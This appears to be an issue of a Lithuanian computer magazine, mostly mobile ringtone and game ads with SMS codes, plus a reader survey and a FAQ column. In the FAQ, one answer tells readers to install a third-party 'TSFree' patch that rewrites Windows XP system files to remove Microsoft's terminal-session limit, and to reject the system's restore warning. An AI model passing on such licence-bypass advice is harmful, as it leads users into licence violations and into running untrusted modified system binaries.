Rasa: Saulala nusilaida	205089660	205089660p
Mango: Sniegena NAUJA!	210649660	210649660p
Yu-Gi-Oh: You're Not Me	126849660	126849660p
Depeche Mode: Behind the Wheel	207179660	207179660p
Simpsonai	3679660	3679660p
Mėsa: 12 patiekalų	207709660	207709660p
X-mode: Animals	156729660	156729660p
Iš k.f. „Haris Poteris"	146719660	146719660p
Crazy Frog: Popcorn	186419660	186419660p
Crazy Frog: Axel F	165259660	165259660p
Crazy Frog: 1001 night	205049660	205049660p
Mattafix: Big City Life	186549660	186549660p
Vudis: Kaip du kart du	176659660	176659660p
Jurga: Nebijok	186389660	186389660p
Mino ir Vilija: Vivo Per Lei	181639660	181639660p
69 Danguje: 9 Dangui NAUJA!	210629660	210629660p
Madonna: Hung Up	181449660	181449660p
Kelly Clarkson: Because Of You	206779660	206779660p
Yva: Paukštelis	156849660	156849660p
Mėsa: Šeši nebūsiu	207689660	207689660p
Vudis: Žodžiai	210639660	210639660p
Žilvinas Žvagulis: Faina	151279660	151279660p
James Blunt: You're Beautiful	168359660	168359660p
Milana: Mylėk karštai	210619660	210619660p
Kylie Minogue: I Believe In You	133279660	133279660p
Juanes: La Camisa Negra	176239660	176239660p
Amberlife: Day Or Night NAUJA!	210469660	210469660p
Vanilla Ninja: I Know	152789660	152789660p
Bomfunk MC's: Freestyler	3689660	3689660p
Andrius: Nesek sau rožės prie kasų	181609660	181609660p
Vilija: Tu kvailys	181659660	181659660p

KAD GAUTUMĖTE POLIFONINĘ MELODIJĄ — 3 Lt

Įsitikinkite, kad telefone įjungta GPRS. Netinka PILDYK ir MAŽYLIO vartotojams.
Žinutę su kodu (pvz., 3689660p) siųskite į numerį **1323**.

NOKIA 2650, 3100, 3200, 3220, 3300, 3510, 3510i, 3650, 5100, 5140, 6020, 6021, 6030, 6100, 6170, 6230, 6260, 6600, 6610, 6610i, 6800, 7210, 7250, 7250i, 7260, 7270, 7280, 7610, 7650 **SIEMENS** A60, A65, AX75, C60, C55, C65, C75, CX65, CX75, CFX65, CF75, CXV70, M55, M65, M75, MC60, S55, SL55, SL65, S65
SAMSUNG C100, C110, C200, C210, C230, D500, X100, X120, X140, X200, X450, X460, X480, X600, X640, E300, E330, E600, E630, E700, E710, E720, E730, E760, E800, E820, P510, P730
SONY ERICSSON J300i, K300i, K700i, T610, T630, W800

KAD GAUTUMĖTE MONOMELODIJĄ — 1,95 Lt

Žinutę su kodu siųskite į numerį **1322**.
SIEMENS telefonams prie kodo pridėkite raidę **S** (pvz., 3689660s).
NOKIA 1100, 2100, 3210, 3310, 3410, 3330, 5210, 5510, 6210, 6310, 6310i, 6510, 7110, 8210, 8310, 8810, 8850, 8890. **SAMSUNG** R200c, R210s. **SIEMENS** A50, A52, C45, S45, ME45, M50, MT50

KAIP AKTYVUOTI GPRS?

Norėdami užsisakyti GPRS paskambinkite savo operatoriui: **1566 - Omnitel**, **1501 - Bitė GSM**, **117 - Tele2**. Kad gautumėte **NOKIA** (išskyrus 3220, 5140, 6020, 6021, 6030, 6230, 7260, 7270, 7280) arba **SAMSUNG** (išskyrus C100, C110, E720, E730, D500, X620) nustatymus, nusiųskite **8888** į numerį **1322**. Kaina 1,95 Lt.

PRIEŠ UŽDUODAMAS KLAUSIMĄ PAGALVOK! MAN NEVERTA SIŲSTI KLAUSIMŲ, VIENAIP AR KITAIP SUSIJUSIŲ SU HAKINIMU/KREKINIMU/FRYKINIMU — TAM SKIRTAS „HACK-FAQ", TAIP PAT NEVERTA UŽDAVINĖTI AKIVAIZDŽIAI LAMERIŠKŲ KLAUSIMŲ, ATSAKYMUS Į KURIUOS BENT KIEK NORĖDAMAS GALI RASTI IR PATS. AŠ NE TELEPATAS, TODĖL KONKRETIZUOK KLAUSIMĄ IR ATSIŲSK KUO DAUGIAU INFORMACIJOS.

Q: Kokias pasiūlytumei *IPsec* realizacijas, kurių serverinė dalis veiktų *Linux* sistemoje? Populiarusis *OpenVPN* su SSL tinklo srauto šifravimu manęs dėl tam tikrų priežasčių netenkina.

A: Priminsiu, kad *IPsec* (*IP Security*) — tai apsaugotas IP protokolas, kurio vienas iš principų yra nenutrūkstantis tinklo srauto šifravimas. Konkrečių *Linux* sistemai skirtų realizacijų ne tiek jau ir daug, galiu išskirti *Ipsec-Tools* (*ipsec-tools.sourceforge.net*) — tai *Linux* sistemai su 2.6 branduoliu skirto autoritetingo *KAME*'s *IPSec* įrankių paketo jungtis. Taip pat gali būti įdiegtas *NetBSD* ir *FreeBSD* sistemose.
Openswan (*www.openswan.org*) — *IPsec* realizacija, skirta *Linuxui* su 2.0, 2.2, 2.4 ir 2.6 branduoliais. Čia konfigūracijos metu be rimtos dokumentacijos (*www.natecarlson.com/linux/ipsecl2tp.php*) neapsieisi. Tačiau kai visa tai sukonfigūruosi, užmegsi ryšį ir su sniferiu patikrinsi šifravimo kokybę, tuomet pagalvosi: „Kaip gi aš anksčiau be jo galėjau apseiti?!".

Q: Vaikinai iš „Microsoft" apribojo *Windows XP* kaip terminalų serverio darbą tik vienu vartotoju. Ar yra koks nors būdas, leidžiantis prie šios sistemos jungtis iš karto keletui nutolusių vartotojų, ar tokiu atveju vienintelė išeitis — pasirinkti serverinę *Windows* versiją?

A: Iš tiesų įmanoma priversti *Windows XP* veikti kaip terminalų serverį: sistema visiškai sėkmingai priims didelio vartotojų kiekio prisijungimus, praktiškai taip pat, kaip ir *Windows 2000/2003* serveris. Tam reikia nedidelio pataisymo, kuris vadinasi *TSFree*. *http://free.pages.at/antiwpa/Other/TerminalserverNoRestrPatch-1-1* svetainėje tu gali rasti tiek patį pataisymą, tiek ir jo išeities tekstus. Vos tik *TSFree* padarys savo darbą, *Windows* pradės garsiai rėkti apie tai, jog sisteminės bylos buvo pakeistos ir jas skubos tvarka būtina grąžinti į pradinę būklę. Nesutik! Pataisymas pakeičia *winlogon.exe*, *termsrv.dll* ir *mstscax.dll*, taip pašalindamas langinių apribojimus.
Dabar, kai sistema išlaisvinta iš apribojimų, galima pridėti naują vartotoją ir įtraukti jį į „Remote Desktop Users" grupę. Tai daroma vartotojo savybių (*Properties*) lange, iki kurio galima nukeliauti taip: *Start -> Programs -> Administration -> Computer Management -> System Tools -> Local Users and Groups -> Users*. Norint pašalinti vienu metu besijungiančių vartotojų kiekio apribojimus, komandinėje eilutėje surink *gpedit.msc*. Turėtų pasirodyti „Group Policy" langas. Čia pasirink *Computer Configuration -> Administrative Templates -> Windows Components -> Terminal Services -> Limit number of connections*. Pasirodžiusiame lange išsirink „Enabled", o lauke „TS Maximum Connections allowed" įvesk magiškąjį skaičių 999999. Viskas.
Taip pat egzistuoja speciali programa *WinConnect Server XP* (*www.ef1.ru*), kuri kompiuteriui su *Windows XP* sistema suteikia galimybę vienu metu užmegzti iki 21 nuotolinio prisijungimo seanso. Išsamiau apie tai gali paskaityti oficialioje programos svetainėje.



ANKETA Nr. 34

Vardas

Pavardė

Amžius

Adresas

El.paštas

Išvardink tris, tavo manymu, įdomiausius šio numerio straipsnius:

ir tris prasčiausius:

Kitame numeryje norėčiau rasti:

Tavo klausimas į FAQ:

siųsti išvalyti

ANKETĄ SIŲSK ADRESU:

p.d. 2234, LT - 44012, KAUNAS - C

Naudojiesi kompiuteriu

metus

Naudojiesi internetu

metus

Kiek žurnalo numerių skaitei?

numerius

Kokią OS naudoji?

33–OJO NUMERIO NUGALĖTOJAS:

ARVYDAS GUDAITIS

IŠ KLAIPĖDOS.
JAM ATITENKA MICROSOFT WIRELESS OPTICAL KLAVIATŪRA IR PELĖ

LAIMĖTOJO PRAŠOM PASKAMBINTI Į REDAKCIJĄ IR SUSITARTI DĖL PRIZO ATSIĖMIMO.

Kviečiame švęsti pavasarį Jippii!



MADONNA	kodas
HUNG UP	hungupht
SORRY	sorrymado
MUSIC	music



ROBBIE WILLIAMS	
TRIPPING	trippinght
ADVERTISING SPACE	advertising
SUPREME	supreme



SHAKIRA	kodas
DON'T BOTHER	dontbother
LA TORTURA	latortura
THE ONE	theones



SUGABABES	
PUSH THE BUTTON	pushtheht
UGLY	ugly
CAUGHT IN THE MOMENT	caughtin

MELODIJOS

Polifoninės melodijos: rašyk SMS: EXEP AXEL Siųsk numeriu 1321, kaina 2 Lt.

Monofoninės melodijos: rašyk SMS: EXEM AXEL Siemens telefonams: exems axel Siųsk numeriu 1321, kaina 2 Lt.

POPULIARIOS MELODIJOS	kodas
Sugababes / Push The Button	pushtheht
Crazy Frog / Pump Up The Jam	pumpupthe
The Bloodhound Gang / F.U.C.K.	fucktbg
Benassi Bros ft. Dhany / Every Single Day	everysing
Blue Lagoon / Heartbreaker	heartbreaker
Gwen Stefani / Cool	coolgs
Sheryl Crow / Good Is Good	goodisgood
Naujieji Lietuviai / Afigienai	afigienai
Black Eyed Peas / My Humps	myhumpsht
T.A.T.U. / All About Us	allaboutu
Akon / Belly Dancer	bellydancer
Sean Paul / We Be Burnin'	webebur
Black Eyed Peas / Don't Lie	dontlie
Crazy Frog remix	axel
Shakira / La Tortura	latortura
James Blunt / You're Beautiful	youre
Arash / Boro, Boro	boroboro
Prodigy / Voodoo People	voodoopeop
ATB / Ecstasy	ecsta
Daddy Yankee / Gasolina	gasolina
Arash / Temptations	tempta
ATB / 9 PM (Till I Come)	9pmtilli
Kelly Clarkson / Since U Been Gone	sinceubee
The Pussycat Dolls / Don't Cha	dontcha
50 Cent / Outta Control	outtacont
Cascada / Everytime We Touch	wetouch
Bon Jovi / Have A Nice Day	haveanice
Michael Buble / Save The Last Dance..	lastdance
Britney Spears / Someday (I Will Understand)	somedb

NAUJOS MELODIJOS	kodas
Bob Sinclair / Love Generation	lovegenht
B. W. O. / Sunshine In The Rain	sunshineinth
Alanis Morrisette / Crazy	crazy
Cascada / How Do You Do	howdoyoudo
50 Cent / Window Shopper	windowshoph
Coldplay / Talk	talkcoldplay
Depeche Mode / Precious	precious
Hilary Duff / Wake Up	wakeuphdht
James Blunt / Goodbye My Lover	goodbyelover
J.Simpson / These Boots Are Mad	thesebootsht
Eminem / When I'm Gone	whenimgone
Mattafix / Big City Life	bigcitylife
Korn / Twisted Transistor	twistedtrans
Kanye West / Gold Digger	golddigg
Pussycat Dolls / Stickwitu	stickwituht
Rammstein / Benzin	benzin
Sean Paul / Ever Blazin'	everblazinakum
September / Looking For Love	lookingfor
Shakira / Don't Bother	dontbother
Simon Webbe / No Worries	noworries
Starstylerz / Keep On Moving	keeponmoving
Sugababes / Ugly	ugly
The Rasmus / Sail Away	sailaway
Westlife / You Raise Me Up	youraiseht
Depeche Mode / A Pain That I'm Used To	apainthatim
Kelly Clarkson / Because Of You	becauseofakum
Dustin with Chris / Patricia The Stripper	patriciaht
Rihanna / If It's Lovin' That You Want	ifitslovinakum
HIM / Wings Of A Butterfly	wingsofa

TV / FILMŲ HITAI	kodas
James Bond Theme	jamesbond
Duran Duran / A View To A Kill	viewtoakill
Gladys Knight / License To Kill	licencetokil
Tina Turner / Goldeneye	goldeneye
Garbage / The World Is Not Enough	worldisn
Madonna / Die Another Day	dieanother
Maištingas Angelas	angelrebelde
The Nanny	nanny
Baywatch	baywatch
Monk	monk
CSI	csi
Misija: Neįmanoma	mission
Das Boot	dasboot
Brigada	brigada
Simpsonai	simpsons
Vedęs ir turi vaikų	loveandm
Brėmeno muzikantai	pesenkabr
Seksas ir miestas	sexandtheci
Krokodilo Genos dainelė	genajapots
Žvaigždžių karai	starwars
X-Files	xfiles
Žavūs ir drąsūs	boldand
Kill Bill / Twisted Nerve	twisted
Nancy Sinatra / Bang Bang	bangbang
Drakonų kovos Z	goku
Na palauk!	nupogodi
Ratuotas Riteris	knightri
Rožinė Pantera	pinkpant
Flinstounai	flintsto
Batmanas	batman

ŠAUNIOS MELODIJOS	kodas
Britney Spears / Do Something	dosomethi
50 Cent / In Da Club	indaclub
South Park / Uncle Fucka	unclefuc
50 Cent / PIMP	pimp
Backstreet Boys / Incomplete	incomple
Chemical Brothers / Galvanize	galvanize
Tina Turner / Goldeneye	goldeneye
Rammstein / Amerika	amerika
Gunther / Ding Dong Song	dingdong
Alcazar / Physical	physical
Britney Spears / Everytime	everyt
Rhianna / Pon De Replay	ponderep
Robbie Williams / Radio	radio
Christina Aguilera / Dirrty	dirrty
Prodigy / Smack My Bitch Up	smackmybit
S Club 7 / Reach	reach
The Prodigy / Girls	girls
Green Day / Wake Me Up When September Ends	wakeme
Duran Duran / A View To A Kill	viewtoakill
Jay-Z & Linkin Park / Numb/Encore	numbenco
Benassi Bros feat. Dhany / Hit My Heart	hitmyhea
Linkin Park / Breaking The Habit	habit
Ruslana / Wild Dances	wilddances
Opus / Life Is Life	lifeislife
Maroon 5 / This Love	thislove
Usher / Yeah	yeah
Blue Lagoon / Do You Really Want To Hurt Me	doyourea
The Game / 50 Cent / How We Do	howwedo
The Offspring / Self Esteem	selfesteem
Novaspace / So Lonely	solonely

ROKAS MELODIJOS	kodas
Foo Fighters / All My Life	allmylife
Avril Lavigne / Nobody's Home	nobodyshom
Green Day / American Idiot	americanid
U2 / Vertigo	vertigo
Metallica / Hero Of The Day	herooftheday
AC/DC / TNT	tnt
U2 / Beautiful Day	bday
Red Hot Chilli Peppers / Give It Away	giveitaway
Metallica / Nothing Else Matters	nothinge
Red Hot Chili Peppers / Californication	californic
Robbie Williams / Supreme	supreme
Lenny Kravitz / Fly Away	flyaway
The Rasmus / First Day Of My Life	firstday
Depeche Mode / Enjoy The Silence	enjoythe
Red Hot Chilli Peppers / Road Trippin'	roadtrippi
Deep Purple / Smoke On The Water	smokeonw
Evanescence / Bring Me To Life	daredevil

DANCE / TECHNO	kodas
Tomcraft / Loneliness	lone
T.A.T.U. / Ne Ver, Ne Bojsiar	neverneboj
Alcazar / Not A Sinner Nor A Saint	notasinner
Aqua / Barbie Girl	barbiegi
Vinylshakerz / One Night In Bangkok	onenight
T.A.T.U. / Not Gonna Get Us	notgonnage
Sonique / Alive	alive
Bloodhound Gang / The Bad Touch	badtouch
Roger Sanchez / Another Chance	anotherchа
Paul Van Dyk / For An Angel	foranangel
Benny Benassi / Satisfaction	satisfaction
ATC / I'm In Heaven (When You Kiss Me)	iminheaven
Cascada / Miracle	cascada
Lou Bega / Mambo No.5	mambono5
Alcazar / This Is The World We Live In	thisisthe
2 Unlimited / Get Ready For This	getreadyfor
Michael Gray / The Weekend	theweekend

Spalvoti paveikslėliai

Rašyk SMS: EXEI ALIEN
Siųsk numeriu 1321, kaina 2 Lt.



Žaidimai telefonams

Rašyk SMS: **EXEGAME MOBILEPET**
Siųsk numeriu **1336**, kaina 10 Lt.

Gem Jam
Siųsk sms: **exegame gemjam**



Motorola V180, V220, V3, V300, V500, V525, V550, V600, V80, A1000, A830, A835, C450, C550, C650, E1000, E398, T720, T720i Nokia 3200, 3220, 3300, 3510i, 3650, 3660, 5100, 5140, 6100, 6200, 6220, 6230, 6260, 6600, 6610, 6620, 6630, 6670, 6800, 6810, 6820, 7200, 7210, 7250, 7250i, 7600, 7610, 7650, 8910i, Ngage, Ngage Qd Lg U8110, U8120, U8130, U8138 Panasonic X60 Samsung E100, E105, E330e700, E710, E715, E800, P400, P510, S300, S307, X460 Siemens A60, A65, C60, C65, C65, Cx70, M55, M65, Mc60, S55, S65, SI55 Sonyericsson K700, T610, T616, Z600

Soccer Manager
Siųsk sms: **exegame soccermanager**



Nokia 3100, 3300, 3650, 3660, 5100, 6100, 6200, 6220, 6600, 6610, 6800, 7210, 7250, 7250i, 7650, N-GageSL65, SX1 SonyEricsson F500, K700, T610, T616, T630, Z600

Block Monster
Siųsk sms: **exegame block**



Nokia 3100, 3200, 3300, 3510i, 3650, 3660, 5100, 5140, 6100, 6200, 6220, 6600, 6610, 6800, 6810, 6820, 7210, 7250, 7250i, 7650, N-Gage

Mobile GP
Siųsk sms: **exegame mobilegp**



Nokia: 3200, 3510i, 3595, 3650, 3660, 5100, 6100, 6220, 6600, 6610, 7210, 7250, 7250i, 7650, N-gage, N-gage QD. Samsung: E700, X100. Siemens: C60, M55, MC60, S55, SL55. Sonyericsson: P800, P900, T610, Z600. Motorola: V300, V500, V600. Sharp: GX10, GX20

Elektra
Siųsk sms: **exegame elektra**



Motorola E398, E1000, V3, V80, V300, V400, V500, V525, V550, V600. Nokia 3100, 3200, 3300, 3510i, 3650, 3660, 5100, 5140, 6100, 6220, 6230, 6600, 6610, 6630, 6800, 6810, 6820, 7200, 7210, 7250, 7250i, 7610, 7650, 8910i, N-Gage, N-Gage QD. Samsung D500, E700, E710, E810, E820, X460. Sharp GX10, GX20, GX30 Siemens C65, CX65, M55, M65, S55, S65, SL55. SonyEricsson K700, S700, T610, T630, Z600

Robots
Siųsk sms: **exegame robots**



Motorola V3, V80, V220. Nokia 2650, 3100, 3200, 3220, 3300, 3510i, 3650, 3660, 5110, 5140, 6100, 6200, 6220, 6230, 6260, 6600, 6610, 6650, 6800, 6810, 6820, 7200, 7210, 7250, 7250i, 7600, 7610, 8910i, N-Gage, N-Gage QD. Samsung E700, E710, E800, X100, X600. Sharp GX10, GX20, GX30. Siemens C65, CX65, S65, SL65, SX1. SonyEricsson F500, K700, T610, T616, T630, Z600

Kung Fu Fighting
Siųsk sms: **exegame kungfu**



Nokia 3100, 3200, 3300, 3650, 3660, 5100, 6100, 6200, 6220, 6610, 6800, 7210, 7250, 7250i, 7650, N-Gage

Hudson Blade
Siųsk sms: **exegame hudson**



Nokia: 3100, 3200, 3300, 3510i, 3650, 3660, 5100, 6100, 6200, 6220, 6610, 6800, 7210, 7250, 7250i, 7650, N-gage, N-gage QD

Jippii garantuoja teikiamų paslaugų kokybę. Jei negavote užsakyto turinio ar jo nepavyko atsisiųsti, kreipkitės į mus el. pašto adresu jippii@jippii.lt ir mes Jums padėsime!
Spalvoti paveikslėliai, JAVA žaidimai ir polifoninės melodijos tinka OMNITEL, BITĖS ir TELE2 (išskyrus „Mažylį") abonentams, užsisakiusiems WAP paslaugą. **Polifoninės melodijos**: Nokia 3100, 3200, 3300, 3510, 3510i, 3620, 3650, 3660, 5100, 5140, 6100, 6200, 6220, 6230, 6600, 6610, 6650, 6800, 6810, 6820, 7210, 7250, 7250i, 7600, 7650, N-Gage. Siemen s A55, C55, C60, C62, C65, CF62, CX65, M55, MC60, S55, SL55, ST60, SX1. Motorola C350, T720, T720i, V180, V220. Sony Ericsson P800, P900, T300, T310, T610, T630, Z200, Z600. Samsung C100, E100, E400, E700, N620, P100, P400, S100, S200, S300M, S500, T100, T400, T500, V200, X100, X400, X600. Sharp GX10, GX20. LG G1610, T5100, L1100, G1600, G5600, G5500, F2300, F2100. **Monofoninės melodijos**: Nokia: 3210, 3310, 3330, 3410, 5210, 5510, 6110, 6130, 6150, 6210, 6250, 6310, 6510,6610,7110, 7210, 7650, 8110I, 8210, 8250, 8310, 8810, 8850, 8890, 8910 ja 9210.
Spalvoti paveikslėliai: Nokia 3100, 3200, 3300, 3510i, 3620, 3650, 3660, 5100, 5140, 6100, 6200, 6220, 6230, 6600, 6610, 6650, 6800, 6810, 6820, 7210, 7250, 7250i, 7650, NGage. Siemens C60, C62, C65, CF62, CX65, M55, MC60, SX1 S55, SL55, ST60 Sony-Ericsson T300, T310, T610, T630, Z600 Motorola C350, T720, T720i, V180, V220. LG G5220C.